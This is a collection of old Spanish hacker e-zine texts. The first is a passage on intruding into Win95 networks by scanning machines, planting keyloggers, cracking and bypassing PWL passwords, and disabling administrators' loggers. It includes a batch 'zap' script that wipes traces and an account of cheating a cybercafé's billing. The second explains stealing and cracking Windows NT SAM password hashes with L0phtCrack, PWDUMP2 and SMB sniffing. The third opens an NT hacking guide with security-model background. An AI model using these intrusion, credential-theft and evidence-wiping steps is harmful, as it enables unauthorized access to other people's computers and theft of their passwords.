Ya esta, por ultimo usando un editor de texto tipo wordpad seleccionas la opcion reemplazar y remplazas todas las x por las tres primeras cifras de la IP ke te dio como resultado con WINIPCFG.EXE, y guardarlo como scan.bat, al ejecutarlo genera un fichero llamado resultado.txt, lo bueno ke tiene hacerlo de esta forma es ke es muy rapido, en 2 minutos ya sabras las IPs ke estan conectadas en red, ahora puedes cojer el mismo fichero bat y con la misma opcion reemplazar la palabra "ping -n1" por "nbtstat -A" , despues borras todas las IPs ke no te respondieron con el anterior scaner y lo guardas como nbtscan.bat, ahora tienes un rapido escaneador de nombres de red y ademas sabras cuales tienen recursos compartidos, porke en el fichero de resultados veras el numero <20> al lado del nombre de makina, ke seran la mayoria, sobre esto ultimo puedes informarte mejor leyendo un documento muy bueno hecho por Pipero titulado "Windows 3.11/95 y los recursos compartidos". Pero este escaner solo nos servira suponiendo ke todas las makinas conectadas sean Win95, ya ke de esta forma solo nos interesa el puerto 139, ke es el ke nos va a permitir acceder a los recursos compartidos de las makinas, si no es asi, seria mejor usar un portscaner convencional ke nos dara mas datos. La forma mas facil de ver las makina conectadas en red es abriendo el ventanuco de "Entorno de Red", ¿porke insisto entonces en escanear las IPs? simplemente porke seguramente de esa forma encontraras mas makinas conectadas de las ke ves en el entorno de red, y ademas es una forma de guardarte el nombre de red de cada makina de una forma rapida, una vez tengas esto, veras ke para entrar en un acceso compartido hay passwords, la forma de saltarlas esta mas detallada en el punto 4, de momento voy a explicar como logear passwords, es tan facil como meter un key-loger en el directorio de inicio c:\windows\inicio y esperar a ke piken, he usado bastantes key-logers. y la mayoria funcionan bien en mi makina pero me fallan en algun momento al meterlos en cualkier otra, el unico ke siempre me ha resultado es uno llamado "Password Thief" (shareware), al cabo de unos dias mira el archivo ke el key-loger haya creado, sabras cual es porke te lo indica en las instrucciones de cada uno, y ahi te encontraras todas las password ke hayan metido. Otra forma de sacar password es usando un cracker de PWL, como el PWLCrack (de Vitas) ke tendras ke ejecutarlo en la makina a hackear y te dara un monton de pass ke a su vez te dan acceso a otras makinas donde encontraras mas passwords.* * * * * En este apartado veremos algunas formas de saltarte diferentes * * obstaculos a la hora de entrar en un Windows. Al entrar en los * 4 * recursos compartidos me he encontrado muchisimas veces con ke o bien * * no han puesto password o bien han elegido el mismo pass ke nombre de* * * * * usuario, y la razon es muy simple: los ke ponen esas passwords no son administradores de sistema la mayoria de veces, sino los mismos usuarios ke confiados ponen cualkier pass. La forma de ir entrando en una red es ir consiguiendo esas password ke a su vez te daran mas, para empezar puedes usar las tecnicas descritas en el apartado 3, pero ¿ke pasa si tienes restricciones para poner un key-loger o entrar al ms-dos para ejecutar un PWLcrack?...Muchas veces simplemente kitan los iconos de entorno de red, ms-dos y demas del escritorio, para entrar en los recursos compartidos en ese caso lo unico ke tendrias ke hacer es usar el escaner ke hemos visto antes, entrando al ms-dos de la forma INICIO - EJECUTAR - COMMAND.COM y una vez tengas las IPs y los nombres de makina editas un archivo llamado lmhosts. (no confundir con lmhosts.sam) ambos estan en c:\windows, si no existe pues lo creas con el block de notas y pones la IP seguida por un espacio por el nombre de makina de la IP ke tiene recursos compartidos, despues te vas a INICIO - BUSCAR - PC e introduces el nombre de makina, ya esta, eso es como si hubieses pinchado en el icono de "entorno de red", pero ke pasa si esta protegido con una pass? nada ke no pueda solucionar un buen bypass, y esto es reiniciar el ordenador, si hace falta lo apagas a capon o incluso lo desenchufas, al reiniciar pulsa control C para interrumpir la carga y ke te mande al ms-dos, tambien puedes pulsar F8 y seleccionar la opcion "solo simbolo del sistema", pero mejor la primera forma, una vez en ms-dos te metes en el directorio c:\windows y renombras los archivos pwl poniendo por ejemplo ren *.pwl *.123 y reinicias el ordenador, al reiniciar, te pedira una pass, mete la ke kieras y ya esta, no te olvides luego de dejarlo como estaba, de esta forma podremos entrar en los recursos compartidos, no significa esto ke ya podamos entrar en las demas makinas, pues cada makina tiene su propia pass, de esta forma ademas podremos ejecutar cualkier programa ms-dos de los antes mencionados ke necesitemos para ir sacando claves. Segun vayas entrando en otras makinas vete dejando key-logers, ya ke, a diferencia de los Unix, en Windows no puedes ejecutar ningun programa remoto, habria ke dejar el key-loger en el directorio c:\windows\inicio para ke sea el kien lo ejecute. El otro dia estaba yo en un ciber con mis colegas Lotus y CHEVARA, el ciber era de esos ke hechas una moneda de 20 duros y te da para 10 minutos, habian desactivado absolutamente todo del menu inicio y los iconos del escritorio a excepcion de los browsers, y el irc, intentamos incluso ejecutar los programas desde el I Explorer pero estaba protegido, entonces en la barra del Tray vimos un icono en forma de relog ke marca el tiempo ke llevas conectado y este tenia un pekeño boton ke al pinchar se minimizaba la pantalla, y al lado de este otro boton ke al pinchar te decia ke se reiniciaria el ordenador.. Et voila! ya esta, como ves siempre hay algun sitio por el ke hacer un bypass, lo hicimos y encontramos en un fichero INI algo ke decia mas o menos 100 pelas-11 minutos, bueno, ya te imaginas el final, sin kerer 0:) cambiamos el 11 por un 6000, y curiosamente no tuvimos ke pagar en toda la tarde X DDDD, bueno la cosa kedo compensada porke te cobran una pasta por cada bebida ke pides.* * * * * Voy a explicar algunas medidas basicas para ke no te pillen, lo * * primero ke tienes ke hacer es buscar el loger ke el admin habra * 5 * metido, para esto tendras ke usar bastante la intuicion, busca a ver * * en el autoexec.bat, config.sys, system.ini, etc.. alguna linea ke te * * * * * pueda dar una pista, mira en INICIO - PROGRAMAS - INICIO y posiblemente veas el nombre del loger, pulsa Control+Alt+Suprimir para ver la lista de tareas, seguramente el loger sera algo ke ponga algo de LOG, ya sea memlog, winlog, intralog, logtray o algo parecido dependiendo del ke usen, cuando lo encuentres, le das a finalizar y ya esta, en el caso ke estuviera en el autoexec.bat, puedes añadir REM al principio de la linea, pero sobre todo no te olvides de dejarlo luego como estaba. Esto es antes de empezar, mientras actuas lo unico ke tienes ke hacer es tener cuidado, piensa a ke horas pueden estar mas monitorizados

los PCs, por ejemplo, si lo haces a la hora ke sabes ke el admin se va a desayunar pos mejor ke mejor, si usas los recursos compartidos procura no abrir demasiadas ventanas de la otra makina, y no hacer mucha actividad al mismo tiempo, pues facilmente puedes dejarla colgada, si controlas ms-dos mejor hacerlo por ms-dos ke por windows, esto es facil copy, delete, net view, etc.. si no sabes usarlos le pones el /? despues del comando y te lo explica, normalmente usando ms-dos tienes menos posibilidades de ke te logeen. si coges algun archivo ke no puedes llevarte en ese momento puedes guardarlo por ejemplo en el directorio c:\windows y si se llama passwd.txt pones ren passwd.txt mipa.dll, asi canta menos. Cuando has acabado mira a ver la papelera de reciclaje, si ves perfectamente tus archivos no hace falta ke la vacies, solo ke con el boton derecho borres los ke tu hayas usado, pincha en INICIO - CONFIGURACION - BARRA DE TAREAS - PROGRAMAS DEL MENU INICIO - BORRAR , para ke no kede constancia de ke ficheros has leido. Y acuerdate de borrar el contenido del portapapeles, simplemente coje cualkier archivo ke veas en el escritorio y con el boton derecho seleccionas COPIAR, ya esta, solo keda volver a dejar los logers y demas como estaban. Esto puede parecer demasiado basico, pero luego se olvidan las cosas y pasa lo ke pasa. Por ultimo, si tienes prisa por borrar tus huellas puedes usar una especie de "zapper" improvisao, es tan facil como abrir tu blok de notas y escribir:

```
@echo off
cls
del c:\Recycled\*.*
del c:\windows\temp\*.tmp
del c.\windows\tempor~1\*.*
del c:\windows\recent\*.*
del c:\archiv~1\netscape\navigator\cache\*.htm
del c:\archiv~1\netscape\navigator\cache\*.html
del c:\archiv~1\netscape\navigator\cache\*.gif
cls
exit
```

Lo guardas como zap.bat, y ya tienes un programa ke te facilita borrar tus huellas en un Win95, pueden variar algunas cosas, por ejemplo si la unidad no es C: sino D: lo cambias y ya esta.



howe21@hotmail.com

_ _

/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\
\|/ \|/
/|\ /|\
\|/ \|/

/|\ Crackeando los passwords en Windows NT /|\

\|/ ---------- \|/
/|\ /|\
\|/ por Caos - Ezkracho Team \|/
/|\ /|\
\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/

Este texto esta escrito dentro de los primeros
"127" caracteres del codigo ASCII para evitar
posibles errores al visualizarlo; por lo que no
se usaran acentos y la "enie" se pondra como ~.

Introduccion.

En este texto vamos a tratar las distintas formas de crackear los passwords de Windows NT. Esto nos puede ser muy util a la hora de hacer una auditoria de seguridad en nuestro sistema, o para seguir confirmando las debilidades del M$ Windows NT ;)

Cualquier comentario o duda la pueden hacer en "ezkracho@hotmail.com" o pueden dejar un mensaje en el forum de la web del Ezkracho Team en: "www.ezkracho.piratas.org"; espero que lo disfruten !!

Crackeando los passwords en Windows NT.

Lo primero que tenemos que hacer es conseguir los passwords hashes (trozos de password encriptados pero en formato texto ASCII) y hay 3 formas de hacerlo, desde un archivo SAM del disco, directamente del registro o mediante el uso de un sniffer.

Obteniendo el archivo SAM.

Hay 3 formas en la que podemos extraer un password hash de un archivo SAM en el disco rigido, desde donde el sistema guarda el SAM, del disco de reparacion de Windows NT o de una cinta de backup.

Para obtener el archivo SAM del disco rigido lo podemos encontrar en el directorio \\WINNT\SYSTEM32\CONFIG. Por default este archivo se puede leer pero no lo vamos a poder hacer mientras Windows NT se este ejecutando porque en ese momento se encuentra abierto de forma exclusiva por el sistema operativo. Lo que podemos hacer es iniciar la PC con otro sistema operativo y copiarlo directamente, si lo hacemos desde Linux no vamos a tener problemas porque este soporta las particions NTFS de Windows NT; pero si lo queremos hacer desde Windows 9x, deberemos conseguir un programa como el Ntfsdos que nos permite acceder a la particion NTFS desde una particion FAT como la de Windows 9x; osea que haces un disco de inicio y copias el Ntfsdos en el, inicias el sistema con este disco y ejecutas el Ntfsdos que lo que hace es montar la particion NTFS a la FAT y entonces te vas al directorio \\WINNT\SYSTEM32\CONFIG y copias el archivo SAM al disco.

Otra forma de obtener el archivo SAM es mediante el disco de reparacion; durante la instalacion de Windows NT una copia del archivo de passwords es puesta en el directorio \\WINNT\REPAIR. En este archivo ya que se creo durante la instalacion solo vamos a encontrar la cuenta del Administrador y la del Guest y nos va a ser util solo si el Administrador no cambio la contrase~a despues de la instalacion; pero si el Administrador actualizo sus discos de reparacion entonces si vamos a poder encontrar una copia de todos los passwords del sistema. En este directorio vamos a encontrar el archivo SAM pero comprimido como SAM._ para poder crackearlo con el L0phtCrack que es uno de los mejores crackeadores de NT lo hacemos normalmente pero siempre y cuando lo estemos corriendo bajo Windows NT, si en cambio estamos corriendo el L0phtCrack en Windows 95/98 para poder importar el SAM._ primero vamos a tener que descomprimirlo utilizando el comando "expand" de Windows NT de la siguente forma: "expand SAM._ SAM" y luego lo importamos normalmente para poder crackearlo.

El archivo SAM tambien queda guardado en las cintas de copia de seguridad cuando se hace un backup del sistema. Si conseguis una cinta de backup, podes restaurar el archivo SAM de \\WINNT\SYSTEM32\CONFIG a otra computadora para despues crackearlo.

La herramienta que vamos a utilizar para crackear los SAM va a ser el L0phtCrack, simplemente porque es el mejor crackeador de passwords de Windows NT. Una vez que ya tenemos el SAM tememos que ir al menu "File" y seleccionar la opcion "Import SAM File..." que nos va a desplegar un menu para poder seleccionar el archivo, una vez que ya lo importamos vamos a la opcion "Tools" y seleccionamos la opcion "Run Crack", luego de esto es cuestion de tiempo y por supuesto suerte.

Volcando los passwords desde el registro.

Otro metodo para obtener los password encriptados de un NT, es volcarlos desde el registro. Para hacer esto vamos a utilizar la opcion "Tools Dump Passwords from Registry' de la herramienta L0phtCrack. Si tenemos privilegios de Administrador podemos volcar los passwords encriptados desde una maquina localmente, o sobre la red si es que la maquina remota tiene permisos de acceso al registro atraves de la red; solamente especificamos el nombre de la computadora o la direccion IP de esta con el formato comun de M$ "\\nombre de la computadora" o "\\direccion IP" dentro del cuadro de dialogo de "Dump Password from Registry" y presionamos OK.Una vez que hicimos todo esto ya tendriamos cargados los passwords encriptados dentro del L0phtCrack; asi que ahora solo debemos proceder a crackear.

Una cosa a tener en cuenta es que si tenemos la version en espa~ol del Windows NT la palabra Administrator esta cambiada por Administrador; por lo que el L0phtCrack no nos va a funcionar. Lo que vamos a hacer es editar el registro de Windows NT y decirle al L0phtCrack que busque por Administrador y no por Administrator, para esto vamos a editar el registro de la siguiente forma, usamos el regedit.exe y editamos la siguiente clave:
HKEY_CURRENT_USER\Software\L0pht\L0phtCrack\AdminGroupName
y cambiamos el valor que viene por Administrador.

Ademas de todo esto, Microsoft incluyo en el Service Pack 3 la utilidad SYSKEY que lo que hace es encriptar los passwords hashes, osea que si el SP3 esta instalado en el sistema no vamos a poder volcar los passwords del registro; esto por lo menos usando el L0phtCrack, pero todavia podemos usar otra utilidad gratuita escrita por Todd Sabin llamada PWDUMP2, esta utilidad

nos permite obtener los passwords hashes encriptados con la utilidad SYSKEY y exportarlos a un archivo de texto para despues poder crackearlo con el L0phtCrack. El PWDUMP2 sirve siempre que se use localmente y se tenga privilegios de Administrador, pero entonces para que nos va a servir con propositos de hacking?, bueno porque puede trabajar con cualquier copia del registro. Y recordemos que hay muchos malos Administradores de un sistema que permiten a los usuarios de dominio conectarse localmente, y que tambien durante la instalacion han realizado un disco de rescate (rdisk.exe) ya que la opcion por defecto es "Si", y recordemos que cada vez que se ejecuta rdisk.exe NT hace una copia del registro en %SystemRoot%\Repair (normalmente %SystemRoot% es c:\winnt). Y los permisos por defecto para ese directorio son de "lectura" para todos los usuarios.

Tengamos en ceunta que L0phtCrack esta limitado a volcar y abrir 65K de usuarios. Y si la lista de passwords es larga y tiene mas de 10.000 usuarios pongamonos muy comodos porque vamos a esperar un rato...

Usando un sniffer.

Otro metodo que tenemos es capturar los passwords encriptados estando en una red, si tenemos un objetivo especifico deberiamos estar en el mismo segmento de red que la victima. Este metodo es muy util si no tenemos acceso fisico ni remoto, o esta instalado el SYSKEY. Para hacer esto vamos a utilizar la opcion "Tools SMB Packet Capture" del L0phtCrack, esto nos abrira una ventana y ya estariamos capturando todas las sesiones de autenticacion SMB.En este texto siempre estamos hablando de la version 2.5 del L0phtCrack, asi que si tenian instalado una version anterior de esta herramienta hay remover el driver de red NDIS de la solapa "Protocolos" de la configuracion de "Red" en el "Panel de Control" (esto es en Windows NT). Todos los logueos que vayamos capturando iran apareciendo en la ventana del SMB Packet Capture, para guardar esto lo podemos hacer con el boton "Save Capture". Para comenzar a crackear los passwords que capturamos primero los tenemos que guardar y luego abrir el archivo que se creo. Si dejamos al L0phtCrack uno o dos dias capturando passwords seguramente tendriamos los suficientes como para realizar nuestro objetivo.

Donde conseguir los programas que necesitamos?

Aqui se muestra donde conseguir y una breve rese~a de todos los programas que se mencionan durante el desarrollo del articulo; tambien los podes bajar de la web de Ezkracho: http://www.ezkracho.piratas.org/ pero igualmente se va a poner la fuente original de estos.

Ntfsdos.

El Ntfsdos lo podemos encontrar en http://www.systernals.com/ntfs20r.zip y como ya se explico nos sirve para acceder a una particion NTFS desde una particion FAT, no hace falta decir cual es la gran ventaja de esto.

L0phtCrack.

El L0phtCrack lo podemos encontrar en http://www.l0pht.com/l0phtcrack/ la ultima version que podemos encontrar hasta el momento es la 2.5 que se puede usar durante un periodo de prueba por 15 dias, luego vamos anecesitar registrarlo para continuar con su uso. El metodo mas rapido para crackear un password es mediante una ataque de diccionario, podemos usar el diccionario que viene con el L0phtCrack que es chico pero muy efectivo o tambien buscar en la red un diccionario mucho mas grande que seguro hay muchos dando vuelta. Otro metodo que utiliza L0phtCrack es el llamado "hibrido" que lo que hace es a las palabras que encuentra en el diccionario agregarles letras o simbolos, por ejemplo hay gente que pone su nombre con simbolos al final o intermedio, Juan$$Perez o JuanPerez!!. El tercer y ultimo metodo que utiliza el L0phtCrack es el de Fuerza Bruta que ya todos saben como funciona, este es el metodo mas seguro y descifra la clave sin ninguna duda, solo es cuestion de tiempo...

PWDUMP2.

El PWDUMP2 es un programa gratuito escrito por Todd Sabin y lo podemos encontrar en http://www.webspan.net/~tas/pwdump2/. Para una mayor descripcion de como conseguir los passwords hashes para usarlos con

esta utilidad ver en la pagina web de esta utilidad. Cabe acotar que el uso de PWDUMP2 en conjunto con L0phtCrack es una excelente arma, para realizar auditorias por supuesto...

Hasta la proxima,

++ Caos ++ - Ezkracho Team

-[0x05]----------

-[La Biblia del Hacker de NT]----------

-[by Tahum]----------SET-24-

La biblia del hacker de NT

Version del documento: 1.2

* By Tahum, Tahum@phreaker.net

* Primera version: 15/12/00

* Ultima actualizacion: 17/1/01

Indice del documento:

Parte I, primeros contactos

Parte II, agujeros del sistema

Parte V, Apendice y conclusion final

Parte I - Primeros contactos

==========

[0 - Prologo]

Bienvenido.
He creido necesario el escribir esta guia debido a la falta de una guia solida de hack en NT en espa~ol que este actualizada. Me he encontrado con cantidad de textos que explican determinados bugs de NT, o ciertos aspectos de este en concreto, pero tan solo he visto un par de documentos en los que se tratara la seguridad de NT globalmente. Asi pues, un buen dia de agosto del 2000, me decidi a escribir una guia que cubriera ese hueco; y atropellando mi modestia, diria que se ha logrado. Si quereis mandarme vuestra opinion del documento, me la podeis mandar a mi e-mail y tratare de responderla lo mas brevemente posible. Agradeceria que usaseis PGP para cifrar vuestros mensajes... mi llave PGP la encontrareis al final del documento. En fin, no me quisiera hacer demasiado pesado ya en la introduccion...que aun os queda por leer el resto del documento. Disfruta.

[1 - Nociones basicas]

Para seguir la guia tendremos que tener unas nociones sobre NT que puede que no tengamos, y que nos seran necesarias para comprender el resto de la guia.

[1.1 - Que es Windows NT?]

Es el sistema operativo de red desarrollado por Microsoft, como respuesta al crecimiento en el mercado de redes locales. A diferencia de Windows 3.1, que funciona sobre MS-DOS (y por lo tanto sobre su FAT de 16 bits) y Windows '95, que utiliza una tabla de asignacion en disco, NT realiza el seguimiento de archivos con el sistema NTFS (NT file system), sistema que es el nucleo de los niveles de control de acceso a la informacion del servidor, y responsable de la estructura de seguridad en NT. Eso no quiere decir que no pueda usar FAT, como su hermano peque~o Windows 9x o millenium, sin embargo NT cumple mejor los requisitos de seguridad con NTFS. Es un SO realmente facil de instalar y configurar, por lo que poner en marcha un servidor corriendo por NT es cosa de ni~os, por su interfaz intuitiva y la ayuda incorporada que lleva. Es un sistema robusto (no se cuelga facilmente como Win9x), seguro (el modelo de seguridad que veremos mas adelante lo demuestra), y quiza lo unico en lo que se queda un poco atras es en los recursos que requiere para que funcione decentemente.

[1.2 - Historia de Windows NT]

En un principio, Microsoft pensaba hacer cambiar a los usuarios de Windows 3.11 (o Windows para trabajo en grupo) a Windows NT, una decision muy arriesgada por su parte, por la diferencia de interface que existia entre ambos sistemas operativos, y demas cambios que harian que el usuario tenga que estudiar otro sistema operativo completamente nuevo, con el tiempo que conlleva eso. Windows NT salio a la luz, y sus ventas eran muy bajas, pasando sin pena ni gloria ante el mercado de servidores.

Debido a eso Microsoft decidio sacar a la luz lo que seria el boom en los sistemas operativos para usuarios domesticos: Windows '95. Habia nacido un sistema operativo que haria historia, por las funciones nuevas que incorporaba respecto a Win 3.1, por estar mas enfocado a Internet y por su tremenda facilidad de uso. Seria un trabajo perfecto el de los chicos de Microsoft sino fuese porque era un sistema muy inestable, se colgaba cuando se exigia unos recursos medianos a la maquina, al reconocer hardware, etc.

Todo el mundo hablaba de Windows '95, unos decian que era maravilloso, otros que era una chapuza... opiniones para todos los gustos. La gente se veia forzada a migrar a Windows '95, pues la mayoria de aplicaciones, juegos, etc. se encontraban exclusivamente para W95... por lo que Win 3.1 y Win 3.11 quedaron en el olvido. Ahora si, la gente no tenia excusa para no aprender a usar Windows NT, pues su interfaz era identica a la de Windows '95, y se veia de lejos que era el sistema que se iba dominar el mercado en un futuro cercano... De esa forma y gracias a una campa~a de marketing arrogante, Microsoft comenzo a ganar terreno estrepitosamente, y lo sigue ganando. Hoy por hoy tenemos Windows 2000 Server, Advanced Server, y Datacenter como sistemas operativos de servidor (los cuales veremos mas adelante), los sucesores de NT 4, y que por comodidad son llamados muchas veces NT 5.

[1.3 - Modelo de seguridad]

El modelo de seguridad de NT protege cada uno de los objetos de forma individual, casa uno con sus propios atributos de seguridad. La ACL (access Control List o Lista de Control de acceso) especifica los usuarios y grupos que pueden acceder a un determinado objeto y que privilegios tienen sobre el.

Dicho modelo de seguridad esta formado por 4 componentes:
- Local Security Authority (Autoridad de seguridad local)
- SAM: Security Account Manager (Administrador de seguridad de cuentas)
- SRM: Security Reference Monitor (Monitor de referencia de seguridad)
- UI: User Interface (Interfaz de usuario)

Seguramente no os debe haber quedado muy claro cada componente del modelo de seguridad asi que vamos a explicar cada uno:

* Local Segurity Authority (Autoridad de seguridad local)

Es el componente central de la seguridad en NT. Este se encarga de controlar la directiva local de seguridad y la autentificacion de los usuarios, y de generar y registrar los mensajes de auditoria. Tambien se le suele llamar subsistema de seguridad. Se encarga del trabajo mas administrativo del sistema de seguridad.

* Seccurity Account Manager (Administrador de seguridad de cuentas)

Este se encarga del control de las cuentas de grupo y de usuario, ademas de proporcionar servicios de autentificacion de usuario para la autoridad de seguridad local.

* Security Reference Monitor (Monitor de referencia de seguridad)

Este se encarga de la validacion de acceso y de la auditoria para la autoridad de seguridad local. Comprueba las cuentas de usuario mientras el usuario intenta acceder a los archivos, directorios, etc. y les permite o deniega las peticiones del usuario. Ademas genera mensajes de auditoria dependiendo de las decisiones que el usuario tome. Contiene una copia del codigo de validacion de acceso para asegurar que el Monitor de referencia protege los recursos de forma uniforme en todo el sistema, independientemente del tipo de recurso. Quiza esto ultimo no haya quedado claro, me explico. Cada vez que te logueas en NT, pasado el proceso de autentificacion, tu nombre de usuario es relacionado con un numerito. Y asi con todos los usuarios del sistema. De manera que cuando quieras acceder a un archivo/carpeta/unidad, se crea un sujeto. El sujeto contiene 2 elementos: Tu numero identificativo, el objeto al que quieres acceder. El SRM es el encargado de dar el visto bueno o no a la peticion, para lo cual mirara las ACE (las entradas de control de acceso), y si figura tu nombre de usuario, puedes acceder, de lo contrario se te mostrara un mensaje de error. Se vera mejor con un... Ejemplo de como el usuario Tahum accede a el archivo foo.exe:

C:\> call archivos\foo.exe
(Ahora es cuando el SRM mira mi elemento y mira las ACE del objeto que he llamado, en este caso foo.exe.)

Sujeto
.----.----------.

| 15 | foo.exe |

`----^----------'

(Como el usuario Tahum tiene derechos de ejecucion en foo.exe, se crea el sujeto satisfactoriamente.)

Pues como se ve el SRM juega un papel muy importante en la seguridad de NT. No es de extra~ar que sea el objetivo primordial de varios rootkits.

* User Interface (Interfaz de usuario)

Es lo que el usuario ve, lo puramente visual. No requiere una mayor explicacion.

Bueno, vistos ya los componentes del modelo de seguridad pasamos a tratar otros aspectos referentes a la seguridad en NT.

NT admite niveles de acceso para cada grupo, de manera que el grupo "Gente humilde" solo tuviera acceso de lectura a la carpeta "Dinero", el grupo "Causas nobles" no tuviera ningun privilegio sobre esa carpeta y el grupo "Iglesia" tuviera todos los derechos sobre ella.

Si este recurso fuera un recurso compartido _administrativo_ mostraria un $ al final del nombre del objeto, por ejemplo dinero$.

Una cosa buena que tiene WinNT es que si por ejemplo el usuario "Cura" crea un archivo llamado "Cuenta de ahorros en suiza", y se le olvida definir sus atributos de seguridad, solo el sera el unico que pueda acceder al archivo, anulando cualquier privilegio sobre los demas grupos y usuarios (exceptuando los administradores), por lo que solo el podra acceder a ese archivo.


Windows NT es ampliable, de manera que los programas pueden a~adir nuevos modelos de seguridad con caracteristicas de seguridad nuevas, lo que ayudara a mejorar la seguridad sin tener que reescribir de nuevo el modelo de seguridad.

[1.4 - Funcionamiento de una red NT]

En una red NT puede haber varios servidores cumpliendo cada uno funciones distintas. Eso no significa que tenga de haber 3 servidores en una red para que la red funciona, como veremos a continuacion. Las funciones que pueden desempe~ar los servidores con NT Server (o W2000 Server) son las siguientes: PDC: Son las siglas de Primary Domain Controller, o lo que es lo mismo controlador primario del dominio. Este es el servidor que mantien el dominio, el mas importante por decirlo de alguna manera. En este servidor se mantienen las bases de datos de los usuarios de la red.

Solo puede haber un PDC en la red. BCD: Siglas de Backup Domain Controller, o controlador de respaldo de dominio. Este es el servidor que hara la funcion de PDC en caso de que el PCD se encontrara no operativo. Asimismo tambien se encarga de autentificar a los usuarios junto al PCD, para mayor seguridad. En un dominio es muy normal encontrarse con varios BDC. Member Server: Este servidor no tiene una funcion especial, el uso que se le de depende de nosotros; y no interviene el el funcionamiento del dominio.

Para que todo quede claro metere un peque~o ejemplo de una red NT marcando las funciones de cada miembro de la red.



Explicacion de lo aqui mostrado.

Como se ve los servidores de la red ofrecen distintos tipos de servicios al cliente. Aqui podemos ver como el cliente hace una peticion al PDC, en este caso de autentificacion. El PDC comprueba que el usuario este en la ACE (Entrada de Control de Acceso) y que su contrase~a es correcta. Para eso se vale tambien del BDC, para cerciorarse de que los datos son correctos.
Luego se le deja pasar y hace una peticion al member server, el cual hace de proxy y dirige los paquetes a su destino.

[1.5 - Dominios]

Hasta ahora se ha nombrado el termino "dominio" en las descripciones ya vistas, pero el concepto de dominio es mas amplio, y merece una explicacion mas extensa.
Un dominio se podria definir como un conjunto de ordenadores que comparten entre si unas caracteristicas comunes en lo referente a accesos. Un usuario registrado en un dominio con un login y un pass puede acceder a todos los servidores de dicho dominio utilizando el mismo l/p. Cabe decir que en un dominio hay servidores y clientes o estaciones de trabajo por norma general.
Cuando el administrador del dominio da de alta a un nuevo usuario, lo hace sobre el controlador primario del dominio (PDC). Los datos de este nuevo usuario (login, pass, comentarios, especificaciones de la contrase~a...) se agregan a un archivo llamado SAM, que lo tiene cualquier servidor NT, y que seria el equivalente al archivo passwd en u*x, con algunas diferencias que veremos mas adelante. Como antes dije el BDC actua de respaldo por si el PDC dejara de estar operable, por lo que el PDC le tiene que mandar una copia del SAM de manera periodica. Esto automatiza en gran parte la tarea del administrador. El proceso de replicar el archivo SAM desde el PDC a todos los BDC de la red de denomina replicacion. Ahora empieza lo interesante, el como se relacionan los dominios. A la hora de administrar una red NT es necesaria la relacion de confianza entre distintos servidores, o servidor - cliente, para realizar una tarea administrativa mas sencilla y eficiente. Es importante saber asignar correctamente los permisos entre dominios.

[1.6 - Grupos y permisos]

En NT el concepto de grupo y usuario es el mismo que en otros sistemas, sin embargo existen variantes que veremos a continuacion:

- Usuarios locales: Estos usuarios tienen acceso a las maquinas en las que fueron creados. Estos fueron creados en el administrador de usuarios. - Usuarios del dominio: Estos usuarios tienen acceso al dominio y a los recursos que en el se comparten. Estos fueron creados por el administrador de usuarios de Dominio. - Grupos locales: Estos grupos estan formados por usuarios de un mismo dominio, y solo pueden ser vistos desde ese dominio. - Grupos globales: Como los anteriores con la diferencia de que pueden ser vistos desde todos los dominios en los que tenga una relacion de confianza. Lo unico que cambia es que a este grupo lo podran ver desde otros dominios.

Veamos ahora los grupos que se instalan por defecto en NT:

Administradores: Los dioses del sistema, lo pueden hacer todo, al igual que el root en u*x.

Invitados: Pues estos en principio estan restringidos a un directorio, y con unos privilegios muy escasos (aunque recuerdo una universidad con permisos de escritura para los invitados... ver para creer).

Operadores de copia: Estos pueden sobreescribir restricciones de seguridad con el unico proposito de hacer copias de seguridad o restaurar ficheros.

Reduplicadores: Estos solo tienen privilegios para copiar ficheros, para hacer copias de seguridad.

Usuarios: Los usuarios comunes con privilegios restringidos. Pueden utilizar el sistema y guardar archivos, pero no pueden instalar programas o hacer cambios potencialmente peligrosos para el sistema de archivos y la configuracion.

Usuarios avanzados: Usuarios del sistema con altos privilegios. Estos tienen mas privilegios que los usuarios, ya que ademas pueden instalar programas y modificar el equipo. Sin embargo no pueden leer archivos que sean de otros usuarios.

Estos son los grupos que se instalan por defecto en NT5, en NT4 hay mas grupos como los operadores de impresion pero veo innecesario explicarlos ya que aparte de que no necesiten explicacion (operador de impresion por ejemplo no necesita comentarse) se encuentran en muy pocos sistemas...

[1.7 - Protocolo SMB]

He querido darle la importancia que se merece a este protocolo, llamado Server Message Block (en espa~ol Bloque de mensaje de Servidor), por vagueria llamado SMB, el cual es interesante porque permite que los usuarios accedan a los recursos compartidos, al registro, y a otros servicios del sistema de forma _remota_. Los usuarios que se comunican con el servidor mediante el protocolo SMB pueden acceder a cualquier servicio al que pueda acceder un usuario que se comunique con NetBIOS. Se pueden establecer permisos SMB en archivos, directorios compartidos, llaves del registro, e incluso impresoras. En el nivel de sesion SMB, NT controla el acceso mediante nombres de usuario y contrase~as (la cuenta invitado no tiene contrase~a).

[1.8 - Porque la gente escoge NT?]

